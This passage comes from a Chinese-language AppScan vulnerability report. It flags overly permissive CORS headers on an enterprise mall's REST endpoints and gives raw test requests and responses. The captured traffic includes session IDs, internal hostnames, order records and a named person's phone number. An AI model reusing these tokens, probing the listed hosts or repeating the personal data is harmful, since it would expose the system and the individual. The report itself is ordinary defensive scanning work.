          "enterpriseid": 55,
          "classid": 2710,
          "classcode": "03004",
          "classname": "亦乐测试分类",
          "level": 2,
          "endflag": 1,
          "status": 0,
          "parentcode": "03",
          "imgurl":
"http://cms.mall.xt.weilian.cn/d/4b37e4785b3e3707304bcecd9d3c22b7",
          "seq": "02",
          "parentclassname": "场地类",
          "goodsclassChildList": null
        }
      ]
    }
  ]
}

```

```

    }
    ,
    {
      "enterpriseid": 55,
      "classid": 2706,
      "classcode": "03003",
      "classname": "会场租用",
      "level": 2,
      "endflag": 1,
      "status": 1,
      "parentcode": "03",
      "imgurl": "",
      "seq": "1",
      "parentclassname": "场地类",
      "goodsclassChildList": null
    }
    ,
    {
      "enterpriseid": 55,
      "classid": 2705,
      "classcode": "03002",
      "classname": "工位租用",
      "level": 2,
      "endflag": 1,
      "status": 1,
      "parentcode": "03",
      "imgurl": "",
      "seq": "1",
      "parentclassname": "场地类",
      "goodsclassChildList": null
    }
    ,
    {
      "enterpriseid": 55,
      "classid": 2704,
      "classcode": "03001",
      "classname": "场地租用",
      "level": 2,
      "endflag": 1,
      "status": 1,
      "parentcode": "03",
      "imgurl": "",
      "seq": "1",
      "parentclassname": "场地类",
      "goodsclassChildList": null
    }
    ,
    {
      "enterpriseid": 55,
      "classid": 2695,
      "classcode": "03",
      "classname": "场地类",
      "level": 1,
      "endflag": 1,
      "status": 1,
      "parentcode": "1",
      "imgurl": "",
      "seq": "1",
      "parentclassname": "资源商城",
      "goodsclassChildList": null
    }
  ],
  "showPageNumbers": [
    0
  ],
  "pages": [
    ],
  "pageNo": 1,
  "pageCount": 1,
  "params": null,
  "totalPageCount": 1,
  "nextIndex": 15,
  "page": 1,
  "previousIndex": 0
},
"returnCode": 1,
"msg": "资产分类列表",
"html": null
}

```

变体- | 8 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsclass/goodsclassList?
draw=8&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=04001&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:13:48 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 1,
      "results": [
        {
          "enterpriseid": 55,
          "classid": 2707,
          "classcode": "04001",
          "classname": "      行政服务",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "04",
          "imgurl": "",
          "seq": "1",
          "parentclassname": "      服务类",
          "goodsclassChildList": null
        }
      ],
      "showPageNumbers": [
        0
      ],
      "pages": [
        ],
      "pageNo": 1,
      "pageCount": 1,
      "params": null,
      "totalPageCount": 1,
      "nextIndex": 15,
      "page": 1,
      "previousIndex": 0
    }
  ],
  "returnCode": 1,
```

```
"msg": "          资产分类列表",
"html": null
}
```

变体- | 9 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsclass/goodsclassList?
draw=9&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=04002&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:30 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 1,
      "results": [
        {
          "enterpriseid": 55,
          "classid": 2708,
          "classcode": "04002",
          "classname": "          保洁服务",
          "level": 2,
          "endflag": 1,
          "status": 0,
          "parentcode": "04",
          "imgurl": "",
          "seq": "1",
          "parentclassname": "          服务类",
          "goodsclassChildList": null
        }
      ],
      "showPageNumbers": [
        0
      ],
      "pages": [
        {
          "pageNo": 1,
          "pageCount": 1,
          "params": null,
          "totalPageCount": 1,
          "nextIndex": 15,
          "page": 1,

```



```

        "previousIndex": 0
    }
},
"returnCode": 1,
"msg": "    资产分类列表",
"html": null
}

```

变体- | 10 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsclass/goodsclassList?
draw=10&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=04003&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:31 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```

{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 1,
      "results": [
        {
          "enterpriseid": 55,
          "classid": 2709,
          "classcode": "04003",
          "classname": "    绿植服务",
          "level": 2,
          "endflag": 1,
          "status": 0,
          "parentcode": "04",
          "imgurl": "",
          "seq": "1",
          "parentclassname": "    服务类",
          "goodsclassChildList": null
        }
      ],
      "showPageNumbers": [
        0
      ],
      "pages": [
        {
          "pageNo": 1,
          "pageCount": 1,

```

```

        "params": null,
        "totalPageCount": 1,
        "nextIndex": 15,
        "page": 1,
        "previousIndex": 0
    }
},
"returnCode": 1,
"msg": "        资产分类列表",
"html": null
}

```

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/lay/modules/element.js>

实体: element.js (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /static/orderpage/lay/modules/element.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 7460
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:55 GMT

/** layui-v2.2.2 MIT License By http://www.layui.com */
;layui.define("jquery",function(i){"use strict";var t=layui.$,a=
(layui.hint(),layui.device()),e="element",l="layui-this",n="layui-show",s=function(){this.config=
{}};s.prototype.set=function(i){var a=this;return
t.extend(!0,a.config,i),a},s.prototype.on=function(i,t){return
layui.onevent.call(this,e,i,t)},s.prototype.tabAdd=function(i,a){var e=".layui-tab-

```

```

title",l=t(".layui-tab[lay-filter="+i+"]"),n=l.children(e),s=n.children(".layui-tab-
bar"),o=l.children(".layui-tab-content"),c='<li lay-id="'+(a.id||"")+ "'>'+(a.title||"unnaming")+"
</li>";return s[0]?s.before(c):n.append(c),o.append('<div class="layui-tab-item">'+
(a.content||"")+ "</div>"),y.hideTabMore(!0),y.tabAuto(),this),s.prototype.tabDelete=function(i,a)
{var e=".layui-tab-title",l=t(".layui-tab[lay-filter="+i+"]"),n=l.children(e),s=n.find('>li[lay-
id="'+a+'"]');return y.tabDelete(null,s),this},s.prototype.tabChange=function(i,a){var e=".layui-
tab-title",l=t(".layui-tab[lay-filter="+i+"]"),n=l.children(e),s=n.find('>li[lay-
id="'+a+'"]');return y.tabClick(null,null,s),this},s.prototype.tab=function(i){i=i||
{}},v.on("click",i.headerElem,function(a){var
e=t(this).index();y.tabClick.call(this,a,e,null,i)}),s.prototype.progress=function(i,a){var
e="layui-progress",l=t(".+e+[lay-filter="+i+"]"),n=l.find(".+e+-bar"),s=n.find(".+e+-
text");return n.css("width",a),s.text(a),this);var o=".layui-nav",c="layui-nav-item",r="layui-
nav-bar",u="layui-nav-tree",d="layui-nav-child",h="layui-nav-more",f="layui-anim layui-anim-
upbit",y={tabClick:function(i,a,s,o){o=o||{};var
c=s||t(this),a=a||c.parent().children("li").index(c),r=o.headerElem?c.parent():c.parents(".layui-
tab").eq(0),u=o.bodyElem?t(o.bodyElem):r.children(".layui-tab-content").children(".layui-tab-
item"),d=c.find("a"),h=r.attr("lay-
filter");"javascript:;"+d.attr("href")&&"_blank"===d.attr("target")||
(c.addClass(l).siblings().removeClass(l),u.eq(a).addClass(n).siblings().removeClass(n)),layui.eve
nt.call(this,e,"tab("+h+")", {elem:r,index:a})},tabDelete:function(i,a){var
n=a||t(this).parent(),s=n.index(),o=n.parents(".layui-tab").eq(0),c=o.children(".layui-tab-
content").children(".layui-tab-item"),r=o.attr("lay-filter");n.hasClass(l)&&(n.next()[0]?
y.tabClick.call(n.next()[0],null,s+1):n.prev()[0]&&y.tabClick.call(n.prev()[0],null,s-
1)),n.remove(),c.eq(s).remove(),setTimeout(function()
{y.tabAuto(),50},50),layui.event.call(this,e,"tabDelete("+r+")",
{elem:o,index:s})},tabAuto:function(){var i="layui-tab-more",e="layui-tab-bar",l="layui-tab-
close",n=this;t(".layui-tab").each(function(){var s=t(this),o=s.children(".layui-tab-title"),c=
(s.children(".layui-tab-content").children(".layui-tab-item"),'lay-stope="tabmore"'),r=t('<span
class="layui-unselect layui-tab-bar" '+c+"><i "+c+' class="layui-icon">&#xe61a;</i>
</span>');if(n===window&&8!=a.ie&&y.hideTabMore(!0),s.attr("lay-
allowClose")&&o.find("li").each(function(){var i=t(this);if(!i.find(".+l")[0]){var a=t('<i
class="layui-icon layui-unselect '+l+">&#xe61a;</i>');a.on("click",y.tabDelete),i.append(a)}},o.prop("scrollWidth">o.outerWidth()+1)
{if(o.find(".+e")[0]return;o.append(r),s.attr("overflow",""),r.on("click",function(t)
{o[this.title?"removeClass":"addClass"](i),this.title=this.title?"":"&#x0000;"))}else
o.find(".+e").remove(),s.removeAttr("overflow")}}),hideTabMore:function(i){var a=t(".layui-tab-
title");i!=!0&&"tabmore"===t(i.target).attr("lay-stope")||a.removeClass("layui-tab-
more"),a.find(".layui-tab-bar").attr("title","")},clickThis:function(){var
i=t(this),a=i.parents(o),n=a.attr("lay-filter"),s=i.find("a"),c="string"===typeof i.attr("lay-
unselect");i.find(".+d")[0]||("javascript:;"+s.attr("href")&&"_blank"===s.attr("target")||c||
(a.find(".+l").removeClass(l),i.addClass(l)),layui.event.call(this,e,"nav("+n+")",i)),clickChild
:function(){var i=t(this),a=i.parents(o),n=a.attr("lay-
filter");a.find(".+l").removeClass(l),i.addClass(l),layui.event.call(this,e,"nav("+n+")",i)},show
Child:function(){var i=t(this),a=i.parents(o),e=i.parent(),l=i.siblings(".+d");a.hasClass(u)&&
(l.removeClass(f),e["none"===l.css("display")?"addClass":"removeClass"]
(c+"ed"))},collapse:function(
...
...
...

```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAdd>

实体: goodsclassAdd (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsclass/goodsclassAdd?
classcode=04003&classname=%E7%BB%BF%E6%A4%8D%E6%9C%8D%E5%8A%A1&level=2 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:31 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "enterpriseid": null,
      "classid": null,
      "classcode": "04003001",
      "classname": null,
      "level": 3,
      "endflag": null,
      "status": null,
      "parentcode": "04003",
      "imgurl": null,
      "seq": null,
      "parentclassname": null,
      "goodsclassChildList": null
    }
  ],
  "returnCode": 1,
  "msg": "  生成的资产编码",
  "html": null
}
```

过度许可的 CORS 访问测试	
严重性:	低
CVSS 分数:	5.0
URL:	http://h5config-rest-enterprise.mall.xt.weilian.cn/order/updateSendGoods
实体:	updateSendGoods (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 2

- 差异:
- 推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多
- 测试请求和响应:

```
POST /order/updateSendGoods HTTP/1.1
Content-Length: 49
sessionId: c5b8689a1098705cd3ffddf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://h5config-rest-enterprise.mall.xt.weilian.cn
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "orderDetails": [
    {
      "orderNo": "1846675691006654"
    }
  ]
}

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:55 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
  ],
  "returncode": 0,
```

```
"errmsg": "          该申请单不是待发货状态!",
"html": null,
"returnCode": 0,
"msg": "          该申请单不是待发货状态!"
}
```

变体- | 2 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
POST /order/updateSendGoods HTTP/1.1
Content-Length: 49
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://h5config-rest-enterprise.mall.xt.weilian.cn
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "orderDetails": [
    {
      "orderNo": "1753643902616654"
    }
  ]
}

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:55 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returncode": 0,
  "errmsg": "          该申请单不是待发货状态!",
  "html": null,
  "returnCode": 0,
  "msg": "          该申请单不是待发货状态!"
}
```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/0>

实体: 0 (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 5

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=15&orderNo=1844674971616654&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:58 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "total": 1,
      "orderList": [
        {
          "orderNo": "1844674971616654",
          "enterpriseId": 55,
          "shopId": 1670,
          "userAccount": "1206654",
          "createTime": 1515667497204,
          "createTimeStr": "2018-01-11 18:44:57",
          "totalPay": 30.00,
          "totalMinis": 0.00,
          "realPay": 30.00,
          "walletPayQty": null,
          "realPayQty": null,
          "payStartTm": null,
          "payStatus": 2,
          "payFinishTm": null,

```

```

        "addressId": 1191315,
        "note": null,
        "synStatus": 1,
        "payType": null,
        "deliveryAddress": null,
        "receiverName": "怀信",
        "receiverPhone": "18665939116",
        "acceptSynStatus": 0,
        "logisticsStatus": 0,
        "status": 0,
        "isSelfExtract": 0,
        "freight": 0.00,
        "hasInvoice": 0,
        "parentOrderNo": "1844674971606654",
        "autoCancelTime": null,
        "deliveryTime": null,
        "autoConfirmTime": null,
        "confirmTime": null,
        "shipmentsTime": null,
        "shipmentsUser": "",
        "userName": "怀信",
        "userPhone": "18665939116",
        "billNo": null,
        "runid": null,
        "globalFlowNo": null,
        "taskOpinionList": null,
        "totalNum": 1,
        "orderDetails": [
            {
                "rid": 11811,
                "orderNo": "1844674971616654",
                "goodsId": 105173,
                "goodsNum": 3,
                "goodsPrice": 10.00,
                "totalValue": 30.00,
                "isScore": 0,
                "status": 0,
                "goodsCode": "0275319",
                "goodsName": "纸巾",
                "goodsImg": "",
                "goodsSpec": "",
                "goodsUnit": "盒",
                "hasService": 0,
                "facilitatorId": null,
                "facilitatorCode": null,
                "goodsType": 0,
                "goodsModel": "",
                "parentOrderNo": "1844674971606654",
                "canAfterSaleNum": 3,
                "realTotalValue": 30.00,
                "classCode": "2702",
                "className": "耗材类",
                "classId": null,
                "parentClassCode": null,
                "parentClassName": "耗材类",
                "parentClassId": null,
                "brandId": 4345,
                "brandName": "象翌",
                "orderServeList": null,
                "approvaltypeid": null,
                "goodslevelid": null,
                "gsbmId": null,
                "level": null,
                "gsbmname": null,
                "approvaltypename": null,
                "createTime": null,
                "userAccount": null
            }
        ],
        "selfExtractInfo": null,
        "orderInvoice": null,
        "orderTicketList": null
    }
},
"returncode": 1,
"errmsg": null,

```



```
"html": null,
"returnCode": 1,
"msg": null
}
```

变体- | 2 / 5

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=4&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:49 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "total": 241,
      "orderList": [
        {
          "orderNo": "1844674971616654",
          "enterpriseId": 55,
          "shopId": 1670,
          "userAccount": "1206654",
          "createTime": 1515667497204,
          "createTimeStr": "2018-01-11 18:44:57",
          "totalPay": 30.00,
          "totalMinis": 0.00,
          "realPay": 30.00,
          "walletPayQty": null,
          "realPayQty": null,
          "payStartTm": null,
          "payStatus": 2,
          "payFinishTm": null,
          "addressId": 1191315,
          "note": null,
          "synStatus": 1,
          "payType": null,
          "deliveryAddress": null,
          "receiverName": "怀信",
          "receiverPhone": "18665939116",
          "acceptSynStatus": 0,
          "logisticsStatus": 0,
          "status": 0,
          "isSelfExtract": 0,
          "freight": 0.00,
          "hasInvoice": 0,

```

```

"parentOrderNo": "1844674971606654",
"autoCancelTime": null,
"deliveryTime": null,
"autoConfirmTime": null,
"confirmTime": null,
"shipmentsTime": null,
"shipmentsUser": "",
"userName": "怀信",
"userPhone": "18665939116",
"billNo": null,
"runid": null,
"globalFlowNo": null,
"taskOpinionList": null,
"totalNum": 1,
"orderDetails": [
  {
    "rid": 11811,
    "orderNo": "1844674971616654",
    "goodsId": 105173,
    "goodsNum": 3,
    "goodsPrice": 10.00,
    "totalValue": 30.00,
    "isScore": 0,
    "status": 0,
    "goodsCode": "0275319",
    "goodsName": "纸巾",
    "goodsImg": "",
    "goodsSpec": "",
    "goodsUnit": "盒",
    "hasService": 0,
    "facilitatorId": null,
    "facilitatorCode": null,
    "goodsType": 0,
    "goodsModel": "",
    "parentOrderNo": "1844674971606654",
    "canAfterSaleNum": 3,
    "realTotalValue": 30.00,
    "classCode": "2702",
    "className": "耗材类",
    "classId": null,
    "parentClassCode": null,
    "parentClassName": "耗材类",
    "parentClassId": null,
    "brandId": 4345,
    "brandName": "象翌",
    "orderServeList": null,
    "approvaltypeid": null,
    "goodslevelid": null,
    "gsbmId": null,
    "level": null,
    "gsbmname": null,
    "approvaltypename": null,
    "createTime": null,
    "userAccount": null
  }
],
"selfExtractInfo": null,
"orderInvoice": null,
"orderTicketList": null
},
{
  "orderNo": "1844674816636654",
  "enterpriseId": 55,
  "shopId": 1670,
  "userAccount": "1206654",
  "createTime": 1515667481706,
  "createTimeStr": "2018-01-11 18:44:41",
  "totalPay": 300.00,
  "totalMinis": 0.00,
  "realPay": 300.00,
  "walletPayQty": null,
  "realPayQty": null,
  "payStartTm": null,
  "payStatus": 2,
  "payFinishTm": null,
  "addressId": 1191315,
  "note": null,
  "synStatus": 1,

```

```

"payType": null,
"deliveryAddress": null,
"receiverName": "怀信",
"receiverPhone": "18665939116",
"acceptSynStatus": 0,
"logisticsStatus": 0,
"status": 0,
"isSelfExtract": 0,
"freight": 0.00,
"hasInvoice": 0,
"parentOrderNo": "1844674816626654",
"autoCancelTime": null,
"deliveryTime": null,
"autoConfirmTime": null,
"confirmTime": null,
"shipmentsTime": null,
"shipmentsUser": "",
"userName": "怀信",
"userPhone": "18665939116",
"billNo": null,
"runid": null,
"globalFlowNo": null,
"taskOpinionList": null,
"totalNum": 1,
"orderDetails": [
  {
    "rid": 11809,
    "orderNo": "1844674816636654",
    "goodsId": 105172,
    "goodsNum": 3,
    "goodsPrice": 100.00,
    "totalValue": 300.00,
    "isScore": 0,
    "status": 0,
    "goodsCode": "0156474",
    "goodsName": "lalala",
    "goodsImg": "",
    "goodsSpec": "",
    "goodsUnit": "秒",
    "hasService": 0,
  }
]

```

...

变体- | 3 / 5

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /order/selectCmsOrderList/0?pageNum=6&pageSize=20&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *

```

X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:20:31 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```
{
  "data": [
    {
      "total": 241,
      "orderList": [
        {
          "orderNo": "1707616303866654",
          "enterpriseId": 55,
          "shopId": 1670,
          "userAccount": "1206654",
          "createTime": 1515661630463,
          "createTimeStr": "2018-01-11 17:07:10",
          "totalPay": 35.00,
          "totalMinis": 0.00,
          "realPay": 35.00,
          "walletPayQty": null,
          "realPayQty": null,
          "payStartTm": null,
          "payStatus": 1,
          "payFinishTm": null,
          "addressId": 1191315,
          "note": null,
          "synStatus": 1,
          "payType": null,
          "deliveryAddress": null,
          "receiverName": "怀信",
          "receiverPhone": "18665939116",
          "acceptSynStatus": 0,
          "logisticsStatus": 0,
          "status": 0,
          "isSelfExtract": 0,
          "freight": 0.00,
          "hasInvoice": 0,
          "parentOrderNo": "1707616303856654",
          "autoCancelTime": null,
          "deliveryTime": null,
          "autoConfirmTime": null,
          "confirmTime": null,
          "shipmentsTime": null,
          "shipmentsUser": "",
          "userName": "怀信",
          "userPhone": "18665939116",
          "billNo": null,
          "runid": "10000001818600",
          "globalFlowNo": "2018011100200",
          "taskOpinionList": null,
          "totalNum": 1,
          "orderDetails": [
            {
              "rid": 10812,
              "orderNo": "1707616303866654",
              "goodsId": 105135,
              "goodsNum": 1,
              "goodsPrice": 35.00,
              "totalValue": 35.00,
              "isScore": 0,
              "status": 0,
              "goodsCode": "0215946",
              "goodsName": "公牛排插-不走流程",
